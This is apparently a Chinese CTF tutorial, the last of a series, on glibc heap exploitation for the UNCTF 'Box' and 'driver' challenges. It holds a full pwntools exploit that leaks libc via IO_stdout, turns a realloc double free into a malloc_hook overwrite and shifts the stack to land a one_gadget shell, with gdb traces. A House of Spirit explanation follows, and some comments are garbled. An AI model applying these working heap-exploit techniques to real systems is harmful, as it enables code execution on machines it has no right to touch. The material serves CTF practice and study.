pwn堆入门系列教程10

NoOne / 2019-11-13 09:26:46 / 浏览数 4548 安全技术 CTF 顶(0) 踩(0)

pwn堆入门系列教程10

pwn堆入门系列教程1
pwn堆入门系列教程2
pwn堆入门系列教程3
pwn堆入门系列教程4
pwn堆入门系列教程5
pwn堆入门系列教程6
pwn堆入门系列教程7
pwn堆入门系列教程8
pwn堆入门系列教程9

这个系列完结了吧，入门系列做到这里我感觉已经入门了，后面的就是靠自己去多练习，多学新点了，我这系列最后一篇就发下近期遇到的一些骚操作和新思路吧

unctf Box

漏洞点

数组index是可以输入负数的，就是不会利用,后面看了萝卜师傅的wp才知道可以直接改IO_stdout

我是傻逼！这都想不到

然后有个double free,新点记录下

- size == 0 ，这个时候等同于free
- realloc_ptr == 0 && size > 0 ， 这个时候等同于malloc
- malloc_usable_size(realloc_ptr) >= size， 这个时候等同于edit
- malloc_usable_size(realloc_ptr) < szie， 这个时候才是malloc一块更大的内存，将原来的内容复制过去，再将原来的chunk给free掉

所以利用这个点第一次可以用普通的

1. free(ptr)
2. realloc(ptr,0)

这就是double free

漏洞利用

1. 利用IO_stdout泄露libc地址
2. 利用double free改realloc为one_gadget

准备工作

```
def c(idx):
   sla("Your Choice: ", str(idx))

def new(idx, size):
   c(1)
   sla("Box ID: ", str(idx))
   sla("Box Size: ", str(size))

def edit(idx, content):
   c(2)
   sla("Box ID: ", str(idx))
   sla("Box Content: ", content)

def free(idx):
   c(3)
   sla("Box ID: ", str(idx))

def exit():
   c(4)
```

泄露libc地址

```
payload = p64(0xfbad1800)+ p64(0)*3 + '\x00'
   edit(-12, payload)
   lg("text_base", text_base)
   addr = uu64(r(8))
   libc.address = addr - 0x18c7c2
   if (libc.address&0xffff)%0x1000!=0:
       raise EOFError

   lg("addr", addr)
```

这里就是IO_FILE攻击，不清楚的可以自己学下，这里我学到个新操作。。我调试的时候要生要死的，没想到抛出异常，多亏大佬博客了，还有自己复现的时候用ida把前面一

double free

这里还有个uaf

```
new(0, 0x68)
   new(1, 0x68)
   free(0)
   new(1, 0)
   new(0, 0)
   new(0, 0x68)
   new(1, 0x68)
   edit(0, p64(libc.symbols['__malloc_hook']-0x23))
   new(2, 0x68)
   new(3, 0x68)
   one_gadget = [0x45216,0x4526a,0xf02a4,0xf1147]
   realloc = libc.symbols['__libc_realloc']
   malloc_hook = libc.symbols['__malloc_hook']
   malloc = libc.symbols['__libc_malloc']
```

这里常规操作，接下来的才是重头戏

one_gadget失败

```
payload = "a"*0xb + p64(0xAAAAAAAA)
   #payload = "a"*0xb + p64(malloc+0x1) + p64(libc.address + one_gadget[2])
   payload = "a"*0xb + p64(malloc+0x2) + p64(libc.address + one_gadget[1])
   edit(3, payload)
   gdb.attach(io)
   new(0, 1)
```


这里你用payload = "a"*0xb + p64(one_gadget)你会发觉成功不了，

而malloc_hook和realloc_hook通常是一起的，所以我们可以利用这个组合达到一个目的，调整栈过后在one_gadget,具体如何往下看

```
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
 rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
 [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
 [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
 [rsp+0x70] == NULL
```

原因就是环境对不上，接下来讲下如何让环境对的上这个

1. 首先将realloc_hook覆盖成随便一个无法正常运行的地址
   例如这种 payload = "a"*0xb + p64(0xAAAAAAAA)



```
RDX  0x562794411d63 ◂— mov    rcx, rax
RDI  0x562795539010 —▸ 0x7fb9578a2aed (_IO_wide_data_0+301) ◂— 0xb9578a1260000000
RSI  0x1
R8   0x0
R9   0x1999999999999999
R10  0x0
R11  0x7fb9576555e0 (_nl_C_LC_CTYPE_class+256) ◂— add    al, byte ptr [rax]
R12  0x562794411a40 ◂— xor    ebp, ebp
R13  0x1
R14  0x0
R15  0x0
RBP  0x7ffc01f8c580 —▸ 0x7ffc01f8c5a0 —▸ 0x562794412050 ◂— push   r15
RSP  0x7ffc01f8c4f8 —▸ 0x7fb9575628ef (realloc+559) ◂— mov    rbp, rax
RIP  0xaaaaaaaa
──────────────────────────────────────[ DISASM ]──────────────────────────────────────
Invalid address 0xaaaaaaaa

──────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ rsp  0x7ffc01f8c4f8 —▸ 0x7fb9575628ef (realloc+559) ◂— mov    rbp, rax
01:0008│      0x7ffc01f8c500 —▸ 0x7ffc01f8c680 ◂— 0x1
02:0010│      0x7ffc01f8c508 ◂— 0x0
... ↓
04:0020│      0x7ffc01f8c518 —▸ 0x7fb957514e90 (atoi+16) ◂— add    rsp, 8
05:0028│      0x7ffc01f8c520 —▸ 0x7ffc01f8c680 ◂— 0x1
06:0030│      0x7ffc01f8c528 —▸ 0x562794411ca1 ◂— mov    rcx, qword ptr [rbp - 8]
07:0038│      0x7ffc01f8c530 ◂— 0xa31 /* '1\n' */
────────────────────────────────────[ BACKTRACE ]────────────────────────────────────
 ► f 0         aaaaaaaa
   f 1     7fb9575628ef realloc+559
   f 2     562794411d63
   f 3     562794412001
   f 4     7fb9574fe830 __libc_start_main+240
─────────────────────────────────────────────────────────────────────────────────────
Program received signal SIGSEGV (fault address 0xaaaaaaaa)
gdb-peda$ 
```

先知社区

成功断下

1. 查看现在栈环境，跟上面的差别是什么

```
gdb-peda$ x/10gx $rsp+0x30-0x20
0x7ffc01f8c508: 0x0000000000000000  0x0000000000000000
0x7ffc01f8c518: 0x00007fb957514e90  0x00007ffc01f8c680
0x7ffc01f8c528: 0x0000562794411ca1  0x0000000000000a31
0x7ffc01f8c538: 0x0000000000000000  0x00007ffc01f8c580
0x7ffc01f8c548: 0x0000562794411a40  0x00007ffc01f8c680
gdb-peda$ x/10gx $rsp+0x30
0x7ffc01f8c528: 0x0000562794411ca1  0x0000000000000a31
0x7ffc01f8c538: 0x0000000000000000  0x00007ffc01f8c580
0x7ffc01f8c548: 0x0000562794411a40  0x00007ffc01f8c680
0x7ffc01f8c558: 0x0000000000000000  0x0000000000000000
0x7ffc01f8c568: 0x0000562794411d63  0x0000000094411a40
gdb-peda$ x/10gx $rsp+0x50
0x7ffc01f8c548: 0x0000562794411a40  0x00007ffc01f8c680
0x7ffc01f8c558: 0x0000000000000000  0x0000000000000000
0x7ffc01f8c568: 0x0000562794411d63  0x0000000094411a40
0x7ffc01f8c578: 0x0000000000000001  0x00007ffc01f8c5a0
0x7ffc01f8c588: 0x0000562794412001  0x0000000100000000
gdb-peda$ x/10gx $rsp+0x70
0x7ffc01f8c568: 0x0000562794411d63  0x0000000094411a40
0x7ffc01f8c578: 0x0000000000000001  0x00007ffc01f8c5a0
0x7ffc01f8c588: 0x0000562794412001  0x0000000100000000
0x7ffc01f8c598: 0x5c71a837f5655700  0x0000562794412050
0x7ffc01f8c5a8: 0x00007fb9574fe830  0x0000000000000001
```

看，上述环境没有一个符合了，那么现在该如何做呢，发觉0x10可以，0x40可以，还有0x60可以，
栈是往低地址生长的
也就是说我们只要将rsp提高0x10,就变成rsp+0x10+0x30了就可以了

调用一个函数过后通常来说栈是平衡的
只要我们稍微改动一下我们调用的位置就行了，比如函数头地址+4，从这里开始执行，假设绕过一个push，这样的话，就相当于pop多一个，pop多一个的话，esp会提高一
利用这个特性，我们也就是说可以调整栈，让指定位置为0

我们调整第2个one_gadget吧，让其提高0x10就可以了，怎么让其提高呢，我们可以利用malloc这个函数，因为他会调用malloc_hook，组合调用
我就选了malloc

```
gdb-peda$ p __libc_malloc
$1 = {void *(size_t)} 0x7f4137102130 <__GI___libc_malloc>

gdb-peda$ disassemble 0x7f4137102130
Dump of assembler code for function __GI___libc_malloc:
  0x00007f4137102130 <+0>: push   rbp
  0x00007f4137102131 <+1>: push   rbx
  0x00007f4137102132 <+2>: sub    rsp,0x8
  0x00007f4137102136 <+6>: mov    rax,QWORD PTR [rip+0x33fdb3]        # 0x7f4137441ef0
  0x00007f413710213d <+13>:    mov    rax,QWORD PTR [rax]
  0x00007f4137102140 <+16>:    test   rax,rax
  0x00007f4137102143 <+19>:    jne    0x7f4137102298 <__GI___libc_malloc+360>
  0x00007f4137102149 <+25>:    mov    rax,QWORD PTR [rip+0x33fc40]        # 0x7
```

看函数头，我们发觉有两个push，一个sub rsp,0x8,
计算下我们有0x18可控，所以我们提高0x10的话，就从+2开始就行了，
所以payload = "a"*0xb + p64(malloc+0x2) + p64(libc.address + one_gadget[1])
前面的a填充过后就是realloc_hook，覆盖成malloc+0x2，所以这样让栈提高0x10,接下来是malloc函数，

具体个执行过程呢就是realloc_hook被覆盖成malloc+2了，malloc_hook被覆盖成one_gadget了，
所以先执行的是malloc+2,然后执行malloc_hook


```
0x7f1e223d2132 <malloc+2>          sub    rsp, 8
■ 0x7f1e223d2136 <malloc+6>          mov    rax, qword ptr [rip + 0x33fdb3] <0x7f1e223d2132>
  0x7f1e223d213d <malloc+13>         mov    rax, qword ptr [rax]
  0x7f1e223d2140 <malloc+16>         test   rax, rax
  0x7f1e223d2143 <malloc+19>         jne    malloc+360 <0x7f1e223d2298>
   ↓
  0x7f1e223d2298 <malloc+360>        mov    rsi, qword ptr [rsp + 0x18]
  0x7f1e223d229d <malloc+365>        add    rsp, 8
  0x7f1e223d22a1 <malloc+369>        pop    rbx
  0x7f1e223d22a2 <malloc+370>        pop    rbp
  0x7f1e223d22a3 <malloc+371>        jmp    rax
   ↓
  0x7f1e2239326a <do_system+1098>    mov    rax, qword ptr [rip + 0x37ec47]
```

```
void *
__libc_malloc (size_t bytes)
{
 mstate ar_ptr;
 void *victim;

 void *(*hook) (size_t, const void *)
   = atomic_forced_read (__malloc_hook);
 if (__builtin_expect (hook != NULL, 0))
   return (*hook)(bytes, RETURN_ADDRESS (0));
}
```

malloc调用前会查看mallo_hook是否存在，存在就调用malloc_hook


```
0x00007f1e223d2130 <+0>: push   rbp
  0x00007f1e223d2131 <+1>: push   rbx
  0x00007f1e223d2132 <+2>: sub    rsp,0x8
=> 0x00007f1e223d2136 <+6>: mov    rax,QWORD PTR [rip+0x33fdb3]        # 0x7f1e22711ef0
  0x00007f1e223d213d <+13>:    mov    rax,QWORD PTR [rax]
  0x00007f1e223d2140 <+16>:    test   rax,rax
  0x00007f1e223d2143 <+19>:    jne    0x7f1e223d2298 <__GI___libc_malloc+360>
```

这里就是查看malloc_hook部分，若有调到+360处



```
   0x7f1e223d2132 <malloc+2>          sub    rsp, 8
 ► 0x7f1e223d2136 <malloc+6>          mov    rax, qword ptr [rip + 0x33fdb3] <0x7f1e223d2132>
   0x7f1e223d213d <malloc+13>         mov    rax, qword ptr [rax]
   0x7f1e223d2140 <malloc+16>         test   rax, rax
   0x7f1e223d2143 <malloc+19>         jne    malloc+360 <0x7f1e223d2298>
    ↓
   0x7f1e223d2298 <malloc+360>        mov    rsi, qword ptr [rsp + 0x18]
   0x7f1e223d229d <malloc+365>        add    rsp, 8
   0x7f1e223d22a1 <malloc+369>        pop    rbx
   0x7f1e223d22a2 <malloc+370>        pop    rbp
   0x7f1e223d22a3 <malloc+371>        jmp    rax
    ↓
   0x7f1e2239326a <do_system+1098>    mov    rax, qword ptr [rip + 0x37ec47]
────────────────────────────────────────────────────────────────[ SOURCE (CODE) ]─────
```

看，成功迁移位置



```
   0x7f1e223d22a1 <malloc+369>        pop    rbx
   0x7f1e223d22a2 <malloc+370>        pop    rbp
   0x7f1e223d22a3 <malloc+371>        jmp    rax
    ↓
 ► 0x7f1e2239326a <do_system+1098>    mov    rax, qword ptr [rip + 0x37ec47] <0x7f1e2239326a>
   0x7f1e22393271 <do_system+1105>    lea    rdi, [rip + 0x147adf]
   0x7f1e22393278 <do_system+1112>    lea    rsi, [rsp + 0x30]
   0x7f1e2239327d <do_system+1117>    mov    dword ptr [rip + 0x381219], 0 <0x7f1e227144a0>
   0x7f1e22393287 <do_system+1127>    mov    dword ptr [rip + 0x381213], 0 <0x7f1e227144a4>
   0x7f1e22393291 <do_system+1137>    mov    rdx, qword ptr [rax]
──────────────────────────────────────────────────────────[ SOURCE (CODE) ]─────
In file: /home/greenhand/glibc-2.29/sysdeps/posix/system.c
   131   __sigaddset(&reset, SIGQUIT);
   132
   133   posix_spawnattr_t spawn_attr;
   134   /* None of the posix_spawnattr_* function returns an error, including
   135      posix_spawnattr_setflags for the follow specific usage (using valid
 ► 136      flags).  */
   137   __posix_spawnattr_init (&spawn_attr);
   138   __posix_spawnattr_setsigmask (&spawn_attr, &omask);
   139   __posix_spawnattr_setsigdefault (&spawn_attr, &reset);
   140   __posix_spawnattr_setflags (&spawn_attr,
   141                              POSIX_SPAWN_SETSIGDEF | POSIX_SPAWN_SETSIGMASK);
──────────────────────────────────────────────────────────────────[ STACK ]─────
00:0000│ rsp  0x7ffedbf7e1b8 ◂— 0x0
... ↓
02:0010│      0x7ffedbf7e1c8 —▸ 0x7f1e22384e90 (atoi+16) ◂— add    rsp, 8
03:0018│      0x7ffedbf7e1d0 —▸ 0x7ffedbf7e330 ◂— 0x1
04:0020│      0x7ffedbf7e1d8 —▸ 0x56184b6b7ca1 ◂— mov    rcx, qword ptr [rbp - 8]
05:0028│      0x7ffedbf7e1e0 ◂— 0xa31 /* '1\n' */
06:0030│      0x7ffedbf7e1e8 ◂— 0x0
07:0038│      0x7ffedbf7e1f0 —▸ 0x7ffedbf7e230 —▸ 0x7ffedbf7e250 —▸ 0x56184b6b8050 ◂— push   r15
────────────────────────────────────────────────────────────────[ BACKTRACE ]─────
 ► f 0     7f1e2239326a do_system+1098
   f 1                0
──────────────────────────────────────────────────────────────────────────────────
Breakpoint *0x7f1e2239326a
gdb-peda$ x/10gx $rsp+0x30
0x7ffedbf7e1e8: 0x0000000000000000      0x00007ffedbf7e230
0x7ffedbf7e1f8: 0x000056184b6b7a40      0x00007ffedbf7e330
0x7ffedbf7e208: 0x0000000000000000      0x0000000000000000
0x7ffedbf7e218: 0x000056184b6b7d63      0x000000004b6b7a40
0x7ffedbf7e228: 0x0000000000000001      0x00007ffedbf7e250
gdb-peda$ 
```

这个其实可以从malloc_hook调到realloc_hook，自然也可以跳别的函数，发挥想象

exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

local = 1
host = '127.0.0.1'
port = 10000
context.log_level = 'debug'
exe = '/tmp/tmp.a0yo4SjOZB/Box'
context.binary = exe
elf = ELF(exe)
libc = elf.libc


#don't forget to change it
if local:
   io = process(exe)
else:
   io = remote(host,port)
```

```
s    = lambda data            : io.send(str(data))
sa   = lambda delim,data      : io.sendafter(str(delim), str(data))
sl   = lambda data            : io.sendline(str(data))
sla  = lambda delim,data      : io.sendlineafter(str(delim), str(data))
r    = lambda numb=4096       : io.recv(numb)
ru   = lambda delim,drop=True : io.recvuntil(delim, drop)

uu32 = lambda data            : u32(data.ljust(4, '\x00'))
uu64 = lambda data            : u64(data.ljust(8, '\x00'))
lg   = lambda name,data       : io.success(name + ": 0x%x" % data)

text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(io.pid)).readlines()[1], 16)
# break on aim addr
def debug(addr,PIE=True):
   if PIE:
       text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(io.pid)).readlines()[1], 16)
       gdb.attach(io,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(io,"b *{}".format(hex(addr)))


#============================================================
#                    EXPLOIT GOES HERE
#============================================================

# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled
# RUNPATH:  '/usr/lib/glibc/2.23-0ubuntu10_amd64/'

def c(idx):
   sla("Your Choice: ", str(idx))

def new(idx, size):
   c(1)
   sla("Box ID: ", str(idx))
   sla("Box Size: ", str(size))

def edit(idx, content):
   c(2)
   sla("Box ID: ", str(idx))
   sla("Box Content: ", content)

def free(idx):
   c(3)
   sla("Box ID: ", str(idx))

def exit():
   c(4)

def exp():
   payload = p64(0xfbad1800)+ p64(0)*3 + '\x00'
   edit(-12, payload)
   lg("text_base", text_base)
   addr = uu64(r(8))
   libc.address = addr - 0x18c7c2
   if (libc.address&0xffff)%0x1000!=0:
       raise EOFError

   lg("addr", addr)
   new(0, 0x68)
   new(1, 0x68)
   free(0)
   new(1, 0)
   new(0, 0)
   new(0, 0x68)
   new(1, 0x68)
   edit(0, p64(libc.symbols['__malloc_hook']-0x23))
   new(2, 0x68)
   new(3, 0x68)
   one_gadget = [0x45216,0x4526a,0xf02a4,0xf1147]
   realloc = libc.symbols['__libc_realloc']
   malloc_hook = libc.symbols['__malloc_hook']
   malloc = libc.symbols['__libc_malloc']
   payload = "a"*0xb + p64(0xAAAAAAAA)
   #payload = "a"*0xb + p64(malloc+0x1) + p64(libc.address + one_gadget[2])
   payload = "a"*0xb + p64(malloc+0x2) + p64(libc.address + one_gadget[1])
   edit(3, payload)
   gdb.attach(io)
   new(0, 1)



if __name__ == '__main__':
   while True:
       try:
           exp()
           io.interactive()
           break
       except Exception as e:
           print(e)
           io.close()
           io = process(exe)
```

unctf ## driver

开头没想到怎么利用，他利用了top_chunk合并将unsortbin合并了，以前只是防止合并，利用合并也是个知识盲点

```
/*
         If the chunk borders the current high end of memory,
         consolidate into top
       */
       // ■■■■■■chunk■■■■chunk■top chunk■■■■■■ top chunk
       else {
           size += nextsize;
           set_head(p, size | PREV_INUSE);
           av->top = p;
           check_chunk(av, p);
       }
```

House Of Spirit¶
介绍
House of Spirit 是 the Malloc Maleficarum 中的一种技术。

该技术的核心在于在目标位置处伪造 fastbin chunk，并将其释放，从而达到分配指定地址的 chunk 的目的。

要想构造 fastbin fake chunk，并且将其释放时，可以将其放入到对应的 fastbin 链表中，需要绕过一些必要的检测，即

fake chunk 的 ISMMAP 位不能为 1，因为 free 时，如果是 mmap 的 chunk，会单独处理。
fake chunk 地址需要对齐， MALLOC_ALIGN_MASK
fake chunk 的 size 大小需要满足对应的 fastbin 的需求，同时也得对齐。
fake chunk 的 next chunk 的大小不能小于 2 * SIZE_SZ，同时也不能大于av->system_mem 。
fake chunk 对应的 fastbin 链表头部不能是该 fake chunk，即不能构成 double free 的情况。

又补充了知识盲区，要将chunk放入fastbin，得过掉检查，其中一个便是下一个chunk的size检查，不能小于两倍的size_s，并且不能大于sysstem_mem

```
/*
     If eligible, place chunk on a fastbin so it can be found
     and used quickly in malloc.
   */

   if ((unsigned long) (size) <= (unsigned long) (get_max_fast())

#if TRIM_FASTBINS
       /*
     If TRIM_FASTBINS set, don't place chunks
     bordering top into fastbins
```

```
       */
      //■■ #define TRIM_FASTBINS 0■■■■■■■■■■■■■■■■■
      // ■■■■chunk■fast chunk■■■■■■chunk■top chunk■■■■■■
       && (chunk_at_offset(p, size) != av->top)
#endif
           ) {
       // ■■■chunk■■■■■■■■■■SIZE_SZ,■■
       // ■■■chunk■■■■■■■system_mem■ ■■■132k
       // ■■■■■■■■■■■■■■
       if (__builtin_expect(
               chunksize_nomask(chunk_at_offset(p, size)) <= 2 * SIZE_SZ, 0) ||
           __builtin_expect(
               chunksize(chunk_at_offset(p, size)) >= av->system_mem, 0)) {
           /* We might not have a lock at this point and concurrent
              modifications
              of system_mem might have let to a false positive.  Redo the test
              after getting the lock.  */
           if (have_lock || ({
                   assert(locked == 0);
                   __libc_lock_lock(av->mutex);
                   locked = 1;
                   chunksize_nomask(chunk_at_offset(p, size)) <= 2 * SIZE_SZ ||
                       chunksize(chunk_at_offset(p, size)) >= av->system_mem;
               })) {
               errstr = "free(): invalid next size (fast)";
               goto errout;
           }
           if (!have_lock) {
               __libc_lock_unlock(av->mutex);
               locked = 0;
           }
       }
       // ■chunk■mem■■■■■■■perturb_byte
       free_perturb(chunk2mem(p), size - 2 * SIZE_SZ);
       // ■■fast chunk■■■■
       set_fastchunks(av);
       // ■■■■■■fast bin■■■
       unsigned int idx = fastbin_index(size);
       // ■■■■fastbin■■■■■■■■■■■NULL■
       fb               = &fastbin(av, idx);

       /* Atomically link P to its fastbin: P->FD = *FB; *FB = P;  */
       // ■■■■■■■P■■■■■■
       mchunkptr    old     = *fb, old2;
       unsigned int old_idx = ~0u;
       do {
           /* Check that the top of the bin is not the record we are going to
              add
              (i.e., double free).  */
           // so we can not double free one fastbin chunk
           // ■■■ fast bin double free
           if (__builtin_expect(old == p, 0)) {
               errstr = "double free or corruption (fasttop)";
               goto errout;
           }
           /* Check that size of fastbin chunk at the top is the same as
              size of the chunk that we are adding.  We can dereference OLD
              only if we have the lock, otherwise it might have already been
              deallocated.  See use of OLD_IDX below for the actual check.  */
           if (have_lock && old != NULL)
               old_idx = fastbin_index(chunksize(old));
           p->fd = old2 = old;
       } while ((old = catomic_compare_and_exchange_val_rel(fb, p, old2)) !=
                old2);
       // ■■fast bin■■■■■■■■■■
       if (have_lock && old != NULL && __builtin_expect(old_idx != idx, 0)) {
           errstr = "invalid fastbin entry (free)";
           goto errout;
       }
```

```
   }
```

还用到了unsortbin攻击，强，各种组合，多次house of sprit加unsortbin攻击

整体流程，unlink造成可以house of sprit攻击，然后通过多次house of sprit攻击，后门用unsortedbin攻击，最后getshell,流程复杂，原理简单

我本来想用chunk extends加fastbin attack，发觉他给了这么多功能好像没用上，应该不是这个攻击方法。。。然后就去看wp了，发觉他的wp攻击流程那些点全用上了，不过复杂起来了，赛后还看到另外师傅
extends加fastbin attack

exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

local = 1
host = '127.0.0.1'
port = 10000
